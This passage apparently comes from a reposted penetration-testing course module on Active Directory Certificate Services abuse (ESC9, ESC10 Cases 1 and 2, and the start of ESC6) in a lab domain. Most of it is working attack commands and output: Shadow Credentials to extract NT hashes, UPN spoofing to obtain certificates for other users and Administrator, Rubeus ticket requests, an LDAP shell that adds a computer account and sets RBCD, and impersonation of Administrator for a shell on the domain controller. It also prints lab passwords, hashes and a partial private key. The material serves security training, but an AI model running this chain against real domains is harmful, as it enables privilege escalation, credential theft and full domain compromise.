<SNIP>
```

https://t.me/CyberFreeCourses

Now we can use `dacledit` to verify we have the appropriate rights over `user2`:

Using DACLEDIT to enumerate user rights

```
dacledit.py -action read -dc-ip 10.129.205.199
lab.local/blwasp:Password123! -principal blwasp -target user2

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-2570265163-3918697770-3667495639-
1103)
[*]   ACE[24] info
[*]     ACE Type                      : ACCESS_ALLOWED_ACE
[*]     ACE flags                     : CONTAINER_INHERIT_ACE, INHERITED_ACE,
OBJECT_INHERIT_ACE
[*]     Access mask                   : FullControl (0xf01ff)
[*]     Trustee (SID)                 : blwasp (S-1-5-21-2570265163-
3918697770-3667495639-1103)
```

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`. We can accomplish this using `Password Reset` or `Shadow Credentials`. The advantage of using `Shadow Credentials` is that we do not have to affect the user by changing their password.

Retrieve user2 NT Hash via Shadow Credentials

```
certipy shadow auto -u '[email protected]' -p 'Password123!' -account
user2

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'user2'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277'
[*] Adding Key Credential with device ID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277' to the Key Credentials for 'user2'
[*] Successfully added Key Credential with device ID 'a1ee8bd6-3e89-091e-
7dc3-24c8d4872277' to the Key Credentials for 'user2'
[*] Authenticating as 'user2' with the certificate
[*] Using principal: [email protected]
[*] Trying to get TGT...
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] Got TGT
[*] Saved credential cache to 'user2.ccache'
[*] Trying to retrieve NT hash for 'user2'
[*] Restoring the old Key Credentials for 'user2'
[*] Successfully restored the old Key Credentials for 'user2'
[*] NT hash for 'user2': 2b576acbe6bcfda7294d6bd18041b8fe
```

We can modify the UPN of `user2` to match our target account's UPN of `user3`.

Change user2 UPN to user3

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

hide01.ir

Using the credentials of `user2`, we request a certificate from the template vulnerable to `ESC9`. Pay attention to the line in the Certipy output that states, `[*] Certificate has no object SID`, indicating that no `objectSID` is provided, and thus, no strong mapping will be performed. Only the UPN will be utilized for the mapping. As a result, we successfully obtained a certificate for `user3`.

Request vulnerable certipy with user2

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template ESC9

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 59
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'user3.pfx'
```

We revert the changes of user2:

Revert changes of user2

https://t.me/CyberFreeCourses

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, we can authenticate as `user3` using our obtained certificate.

Authenticate as user3 with the previous certificate

```
certipy auth -pfx user3.pfx -domain lab.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'user3.ccache'
[*] Trying to retrieve NT hash for 'user3'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

ESC9 Enumeration from Windows

`ESC9` was one of the attacks that emerged after the release of SpecterOps's white-paper; therefore, enumerating CAs for it is implemented in `Certify`. However, we can identify a template vulnerable to `ESC9` if it has the value `NO_SECURITY_EXTENSION` for the flag `mspki-enrollment-flag` and allows `client authentication`. From the output below, we can confirm the template `ESC9` matches the conditions we need. Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
```

hide01.ir

https://t.me/CyberFreeCourses

```
loading channelEx cliprdr
<SNIP>
```

Enumerate ESC9 from Windows

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

<SNIP>
    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC9
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT, NO_SECURITY_EXTENSION
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
```

hide01.ir

https://t.me/CyberFreeCourses

```
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

hide01.ir

We will also need to confirm if the `StrongCertificateBindingEnforcement` registry key is not set to `2` (default: `1`) or `CertificateMappingMethods` registry key contains `UPN` flag (`0x4`). However, it is essential to note that it is unlikely that we will have access to make these queries from a remote computer, but if we do have access to the ADCS server, we can confirm this as follows:

Registry Query for StrongCertificateBindingEnforcement

```
PS C:\Tools> reg query
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
    DependOnService    REG_MULTI_SZ    RpcSs\0Afd\0NTDS
    Description    REG_SZ    @%SystemRoot%\System32\kdcsvc.dll,-2
    DisplayName    REG_SZ    @%SystemRoot%\System32\kdcsvc.dll,-1
    ErrorControl    REG_DWORD    0x1
    Group    REG_SZ    MS_WindowsRemoteValidation
    ImagePath    REG_EXPAND_SZ    %SystemRoot%\System32\lsass.exe
    ObjectName    REG_SZ    LocalSystem
    Start    REG_DWORD    0x2
    Type    REG_DWORD    0x20
    StrongCertificateBindingEnforcement    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Security
```

https://t.me/CyberFreeCourses

Registry Query for CertificateMappingMethods

```
PS C:\Tools> reg query
HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel\

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel
    EventLogging    REG_DWORD    0x1
    CertificateMappingMethods    REG_DWORD    0x4

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Ciphers
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\CipherSuites
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Hashes
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\KeyExchangeAlgorithms
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Protocols
```

As we can see in the above output, the registry key `StrongCertificateBindingEnforcement` value is `0x0`, so it does not meet the condition of being `1`. However, the value of the registry key `CertificateMappingMethods` is `0x4`, which means it meets the condition number `1`.

hide01.ir

The other requirement is to allow client authentication and have at least `GenericWrite` rights on a user account. We can use `BloodHound` or `PowerView` to identify which accounts we have `GenericWrite` or `GenericAll` rights:

Import PowerView and get BlWasp Object

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $blwasp=(Get-DomainUser -Identity blwasp)
```

Query BlWasp privileges over Users

```
PS C:\Tools> Get-DomainObjectAcl -LDAPFilter "(&(objectClass=user)
(objectCategory=person))" -ResolveGUIDs | ? {($_.ActiveDirectoryRights -
contains "GenericAll" -or $_.ActiveDirectoryRights -contains
"GenericWrite") -and $_.SecurityIdentifier -eq $blwasp.objectsid}

<SNIP>
```

https://t.me/CyberFreeCourses

```
AceType               : AccessAllowed
ObjectDN              : CN=User2,CN=Users,DC=lab,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2570265163-3918697770-3667495639-1192
InheritanceFlags      : ContainerInherit, ObjectInherit
BinaryLength          : 36
IsInherited           : True
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2570265163-3918697770-3667495639-1103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ObjectInherit, ContainerInherit, Inherited
AceQualifier          : AccessAllowed

<SNIP>
```

We have `GenericAll` over `user2`.

hide01.ir

ESC9 Attack from Windows

We need the user's credentials on which we have `GenericWrite` to carry out this attack. Let's use PowerView to do a password reset for `user2`'s account:

user2 Password Reset

```
PS C:\Tools> Set-DomainUserPassword -Identity user2 -AccountPassword
$((ConvertTo-SecureString 'Newpassword123!' -AsPlainText -Force)) -Verbose

VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'user2'
VERBOSE: [Set-DomainUserPassword] Password for user 'user2' successfully
reset
```

Now, we need to change `user2`'s UPN to match `user3`'s UPN.

Change user2 UPN to match user3 UPN

```
PS C:\Tools> Set-DomainObject user2 -Set @{'userPrincipalName'='[email
protected]'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/DC=LAB,DC=LOCAL
```

https://t.me/CyberFreeCourses

```
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=user2)(name=user2)(displayname=user2))))
VERBOSE: [Set-DomainObject] Setting 'userPrincipalName' to '[email
protected]' for object 'user2'
```

Then we need to get a session as `user2`. The issue we have is that `Certify` doesn't allow us to provide credentials, so we need to try different methods:

1. If the user (`user2`) has rights to connect via RDP, we can use them to gain a session as `user2` and execute `Certify` from there.
2. If the user (`user2`) has logon rights, we can try to execute `Run as different user` from the GUI, or we can use RunasCS.exe, which is a utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.
3. Alternatively, a user posted a workaround modifying the source code of Certify in this GitHub issue (not tested).

Let's connect via RDP with `user2's` credentials:

Connect via RDP

```
xfreerdp /u:user2 /p:'Newpassword123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

hide01.ir

Now, if we launch a PowerShell terminal, we can confirm we are running in user2's context:

Running PowerShell as user2

```
PS C:\Tools> whoami
lab\user2
```

The next step is to run `Certify` and add the alternative `SAN` using `template ESC9`:

Request a Certificate using ESC9 and alternative SAN user3

https://t.me/CyberFreeCourses

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC9 /altname:user3

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\user2
[*] No subject name specified, using current context as subject.

[*] Template                : ESC9
[*] Subject                 : CN=User2, CN=Users, DC=lab, DC=local
[*] AltName                 : user3

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 75

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAs2IZbdz1PaL3+/NSXvjGdM31IYfr72ARTgG6UogEyy7cGoKB
3E8MzmD0pSPSV1gorlLxdIAuiJ+T7Se0XgrCKScE4Am5pnERWZo0lx8VK/iukO6m
IsMVWZTfd7OxhOr2fZZ9iDfxo/Xabm0aljrQ1uSkRnCqlYA2GgZNsgzUoSkTX/Rk
/Ln4tlucIQow1ZXji77BHrKO/uSLzM/CKoKGGPJquqoOEpOmA2Ir1O3xAJKV9QzC
<SNIP>
```

hide01.ir

Next, we use `OpenSSL` to convert the certificate to `pfx`:

Convert certificate to PFX

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
.\user3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out user3.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

https://t.me/CyberFreeCourses

Finally, we use `Rubeus` to request a TGT as `user3` and also get its NT Hash:

Retrieving a TGT as user3

```
PS C:\Tools> .\Rubeus.exe asktgt /user:user3 /certificate:user3.pfx
/getcredentials /nowrap
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: [email protected],
CN=User2, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\user3'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIF0jCCBc6gAwIBBaEDAgEWooIE8zCCBO9hggTrMIIE56ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIBAqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IEsTCCBK2gAwIBEqEDAgECooIEnwSCBJs9
WrJyxKbiMUt8Wv1i2WwWelmZvkQuy9uZy+lqd/El7A8mt0ybatQEZdEr3ABmQK825siW+IqQlB
3KceuqWp5u5I0GJcA/Bbct+1mewHYBqc7mNpWTK1fx+brTjzPflAQe2XYg+YuBTC50cjLSfnVC
zZ3gUEWfDCbf6<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  user3 (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 13:12:55
  EndTime                  :  20/11/2023 23:12:55
  RenewTill                :  27/11/2023 13:12:55
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  G6+lZWmEg0PJWxrRnSzrgQ==
  ASREP (key)              :  21DA1D17257BEB19CD40FF6D4FD11C33

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
```

hide01.ir

https://t.me/CyberFreeCourses

```
      CredentialData        :
        CredentialCount     : 1
         NTLM               : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

ESC10

The `ESC10` abuse case is similar to the previous `ESC9` but focuses on misconfigurations in registry keys rather than template configurations. There are two cases where this misconfiguration can be exploited.

Understanding ESC10

The first case involves a misconfiguration in the `StrongCertificateBindingEnforcement` registry key, which handles certificate mapping during Kerberos authentication. The second case is related to a misconfiguration in the `CertificateMappingMethods` registry key, which controls certificate mapping during Schannel authentication. Consequently, Case 1 exploitation requires authentication via Kerberos with the certificate, while Case 2 requires Schannel authentication.

ESC10 Abuse Requirements - Case 1

To successfully abuse this misconfiguration, specific prerequisites must be met:

1. The `StrongCertificateBindingEnforcement` registry key is set to `0`, indicating that no strong mapping is performed. It's important to note that this value will only be considered if the April 2023 updates have yet to be installed.
2. At least one template specifies that client authentication is enabled (e.g., the built-in User template).
3. We have at least `GenericWrite` rights for account A, allowing us to compromise account B.

nide01.ir

ESC10 Enumeration and Attack - Case 1

As mentioned earlier, commonly, a low-privileged user doesn't have the right to read the registry key's values. However, as an administrator on the domain controller, we can view this value in the registry key using `reg.py`:

Reviewing registry keys as Administrator

```
reg.py 'lab'/'Administrator':'Password123!'@10.129.205.199 query -keyName
'HKLM\SYSTEM\CurrentControlSet\Services\Kdc'

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation
```

https://t.me/CyberFreeCourses

```
HKLM\SYSTEM\CurrentControlSet\Services\Kdc
        DependOnService REG_MULTI_SZ     RpcSsAfdNTDS
        Description     REG_SZ   @%SystemRoot%\System32\kdcsvc.dll,-2
        DisplayName     REG_SZ   @%SystemRoot%\System32\kdcsvc.dll,-1
        ErrorControl    REG_DWORD        0x1
        Group   REG_SZ   MS_WindowsRemoteValidation
        ImagePath       REG_EXPAND_SZ    %SystemRoot%\System32\lsass.exe
        ObjectName      REG_SZ   LocalSystem
        Start   REG_DWORD        0x2
        Type    REG_DWORD        0x20
        StrongCertificateBindingEnforcement     REG_DWORD        0x0
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\Parameters
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\Security
```

Note: In case we don't know if the registry key is set or not, we need to try the attack to identify if it is vulnerable or not.

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`. One approach to accomplish this is by using `Shadow Credentials`.

hide01.ir

Retrieve user2 NT Hash via Shadow Credentials

```
certipy shadow auto -u '[email protected]' -p 'Password123!' -account
user2

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'user2'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277'
[*] Adding Key Credential with device ID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277' to the Key Credentials for 'user2'
[*] Successfully added Key Credential with device ID 'a1ee8bd6-3e89-091e-
7dc3-24c8d4872277' to the Key Credentials for 'user2'
[*] Authenticating as 'user2' with the certificate
[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'user2.ccache'
[*] Trying to retrieve NT hash for 'user2'
[*] Restoring the old Key Credentials for 'user2'
[*] Successfully restored the old Key Credentials for 'user2'
```

https://t.me/CyberFreeCourses

```
[*] NT hash for 'user2': 2b576acbe6bcfda7294d6bd18041b8fe
```

Now we can modify the UPN of `user2` to match our target account's UPN of `Administrator`.

Change user2 UPN to Administrator

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

We request a certificate with the `user2`'s UPN matching Administrator for any template allowing Client Authentication (here is the built-in User template).

Request certificate using User template

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template User

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 65
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1192'
[*] Saved certificate and private key to 'administrator.pfx'
```

Then, we change back the UPN of `user2` to be sure that only `Administrator` matches the certificate.

Revert changes of user2

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, we can authenticate as the administrator:

Authenticate as the Administrator

```
certipy auth -pfx administrator.pfx -domain lab.local

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8f
```

hide01.ir

ESC10 Abuse Requirements - Case 2

To successfully carry out this privilege escalation tactic, specific prerequisites must be met:

1. The `CertificateMappingMethods` registry key is set to `0x4`, indicating no strong mapping.
2. At least one template is enabled for `client authentication` (e.g., the built-in User template).
3. We have at least `GenericWrite` rights for any account A, allowing us to compromise any account B that does not already have a UPN set (e.g., machine accounts or built-in Administrator accounts). This is important to avoid constraint violation errors on the UPN.

ESC10 Enumeration and Attack - Case 2

Similarly to the previous case, as a low-privileged user, there is currently no way to read this registry key's value. However, as an administrator on the domain controller, we can view this value in the registry key using reg.py:

Using reg.py to query registry from Linux

```
reg.py 'lab'/'Administrator':'Password123!'@10.129.205.199 query -keyName
'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
```

https://t.me/CyberFreeCourses

```
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL
        EventLogging    REG_DWORD        0x1
        CertificateMappingMethods       REG_DWORD        0x4
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\CipherSui
tes
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Hashes
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchan
geAlgorithms
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols
```

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`, as we did in case 1. Next, we reset the `user2`'s UPN and changed it to the `domain controller machine account` name.

Update account to match DC machine name

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn '[email protected]'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

hide01.ir

Next, request a certificate with the `user2`'s UPN matching the domain controller for any template allowing `Client Authentication` (here, the built-in User template).

Request a certificate as user2 to get the domain controller certificate

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template User
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 66
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1192'
```

https://t.me/CyberFreeCourses

```
[*] Saved certificate and private key to 'lab-dc.pfx'
```

Then, we changed back the UPN of user2 to be sure that only the domain controller matched the certificate.

Revert changes of user2

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, because the registry key handles the Schannel authentication, we cannot use the certificate to authenticate via `PKINIT` as previously. We need to authenticate via `Schannel`. For this purpose, the `-ldap-shell` parameter on Certipy permits authentication with Schannel and opens an LDAP shell to conduct some attacks using LDAP. For example, it is possible to create a new computer account and then use it to take over any other machine by configuring a `Resource-Based Constrained Delegation`.

Let's create a new computer account first:

Creating a new computer account

```
certipy auth -pfx lab-dc.pfx -domain lab.local -dc-ip 10.129.205.199 -
ldap-shell

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.129.205.199:636'
[*] Authenticated to '10.129.205.199' as: u:LAB\LAB-DC$
Type help for list of commands

# add_computer plaintext plaintext123
Attempting to add a new computer with the name: plaintext$
Inferred Domain DN: DC=lab,DC=local
Inferred Domain Name: lab.local
New Computer DN: CN=plaintext,CN=Computers,DC=lab,DC=local
Adding new computer with username: plaintext$ and password: plaintext123
result: OK
```

hide01.ir

https://t.me/CyberFreeCourses

Now that we have created the computer account `plaintext$` with the password `plaintext123`, we can assign this computer privileges over the domain controller and then impersonate any account. Let's use the LDAP Shell with the option `set_rbcd` to specify the target and the computer account to which we will grant rights to perform RBCD.

Using -ldap-shell

```
certipy auth -pfx lab-dc.pfx -domain lab.local -dc-ip 10.129.205.199 -
ldap-shell

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.129.205.199:636'
[*] Authenticated to '10.129.205.199' as: u:LAB\LAB-DC$
Type help for list of commands

# set_rbcd lab-dc$ plaintext$
Found Target DN: CN=LAB-DC,OU=Domain Controllers,DC=lab,DC=local
Target SID: S-1-5-21-2570265163-3918697770-3667495639-1000

Found Grantee DN: CN=plaintext,CN=Computers,DC=lab,DC=local
Grantee SID: S-1-5-21-2570265163-3918697770-3667495639-2601
Delegation rights modified successfully!
plaintext$ can now impersonate users on lab-dc$ via S4U2Proxy
```

hide01.ir

Now, the computer account `plaintext$` has the right to impersonate any account on `LAB-DC$`. We can use `getST` with the option `impersonate` to get a TGT as the Administrator:

Abusing RBCD to Impersonate the Administrator

```
getST.py -spn cifs/LAB-DC.LAB.LOCAL -impersonate Administrator -dc-ip
10.129.205.199 lab.local/'plaintext$':plaintext123

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Note: If we get an error: `[-] Kerberos SessionError: KRB_AP_ERR_BADMATCH(Ticket and authenticator don't match)` it means that is trying to use the enviroment variable

https://t.me/CyberFreeCourses

`KRB5CCNAME` we can use the following command to remove the variable: `unset KRB5CCNAME`

Connecting to the target machine using the Administrator TGT:

Connect using the Administrator TGT

```
KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

ESC6

The Certificate Authority can be vulnerable if a specific flag, `EDITF_ATTRIBUTESUBJECTALTNAME2`, is set. However, it's important to note that the misconfiguration that make this domain escalation possible was patched as part of the May 2022 Security Updates from Microsoft, related to the `CVE-2022-26923 - Active Directory Domain Services Elevation of Privilege Vulnerability`. Nonetheless, it's still worth checking this configuration, as some companies may need more updated policies.

hide01.ir

Also, suppose the updates are not installed, and the CA configuration enables the flag. In that case, all templates that allow specifying a `SubjectAltName` in the `Certificate Signing Request` become vulnerable to the `ESC1` attack, including the built-in User template.

Understanding ESC6 and Certificate Mapping

The Cqure Academy team made a blog post explaining how SmartCard Logon works and the possible misconfigurations that can create a scenario for privilege escalation. The article highlights a significant security concern in implementing Smart Card logon in on-premise Active Directory environments, shedding light on a potential vulnerability termed `Enhanced Key (mis)Usage`, referred to as `ESC6` by SpecterOps's white-paper.

Although many companies use Smart Cards as a two-factor authentication, it's crucial to note that the Windows Smart Card system has changed over time, introducing complexities not widely acknowledged. Let's focus on the extended properties of the `Enhanced Key Usage`.

The core concern lies in the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. As Microsoft describes, "If this flag is set on the CA, any request (including when the subject is built from

https://t.me/CyberFreeCourses

Active Directory) can have user defined values in the subject alternative name." The `EDITF_ATTRIBUTESUBJECTALTNAME2` flag impacts the entire Certificate Authority, meaning that every certificate template enabling non or less-privileged users to request a certificate with Client Authentication (1.3.6.1.5.5.7.3.2) EKU can be exploited, (e.g., the default User template). This means we can request a certificate with any user designated as an additional `User Principal Name (UPN)`.

